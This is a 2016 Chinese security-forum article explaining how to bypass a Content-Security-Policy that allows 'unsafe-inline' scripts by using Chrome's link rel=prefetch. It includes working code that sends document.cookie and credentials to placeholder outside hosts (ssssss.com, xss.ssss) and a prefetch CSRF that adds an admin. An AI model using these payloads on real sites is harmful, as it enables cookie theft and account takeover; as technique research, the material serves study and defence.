CSP进阶-link Bypass unsafe line

hades / 2016-12-12 01:35:03 / 浏览数 3938 安全技术 漏洞分析 顶(0) 踩(0)

作者：LoRexxar 原文连接：http://lorexxar.cn/2016/10/28/csp-then/

随着时代的发展,XSS也成不可磨灭的漏洞之一，但是攻和防的进化总是相互交织的，所以CSP也应运而成，以白名单为基础而建立的防御策略本以为会是xss的克星，但事实

我的CSP科普文章
https://xianzhi.aliyun.com/forum/read/532.html

里面也提到了一些关于bypass的手段，但是没想到有些东西有点儿太过简单了，所以在看到知道创宇的文章时候有了新的想法
hhttps://xianzhi.aliyun.com/forum/read/472.html/

在原来的文章中，我主要提到了两种攻击手段，第一种是

1、script-src self unsafe-inline

在很多大型的站中我们能遇到这样的CSP，由于大站中很多时候会不可避免的写了很多内联脚本，导致CSP难以维护，这时候我们就有了很多的利用方式，可惜的是，CSP策

```
<?php

header("Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';");

?>

<html>
<head></head>
<body>
csp header test
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";

var xml = new XMLHttpRequest();
xml.open('POST', 'http://xss.ssss', true);
xml.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xml.send('username='+user+'&password='+pass);
</script>
</body>
</html>
```

如果script中为我们构造，就一定会被拦截，虽然你可以任意的执行alert(1).

这时候我们的解决办法往往是通过站内信的方式，把数据发送到同源下某个可以接受信息的地方，这样同样可以获得信息。

这时候就需要提到我曾经使用过的另一种攻击手段了，由于firefox的安全性仍然走在chrome的前面，所以就出现了一个特别的只在chrome下的利用方式

```
<link rel="prefetch" src="http://xxxx/submit.php?addadmin=123456">
```

当时我在文章中提到了这种攻击方式，可以构成csrf，由于link标签毕竟仍是一个html标签，所以没办法，仅通过link标签并没有办法盗取cookie。


但事实上如果我们存在一个script的构造点，但是却没办法通过CSP发请求到外网，我们有了新的解决办法，就是创宇的文章中提到的

```
<?php

header("Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';");

?>

<html>
<head></head>
<body>
csp header test
<script>
document.cookie = "csp=" + escape("sad@jisajid&*JDSJddsajhdsajkh21sa213123o1") + ";";

var n0t = document.createElement("link");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "//ssssss.com/?" + document.cookie);
```


```
document.head.appendChild(n0t);
</script>
</body>
</html>
```

把前面提到的两个洞结合起来，那么我们成功了的接收到了，bypass成功

下面是实例图



我们看到直接的请求被拦截了，但是link发送成功了



成功收到了

点击收藏 | 0 关注 | 0

上一篇：CSP进阶-302 Bypass CSP 下一篇：CSP Level 3浅析&...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板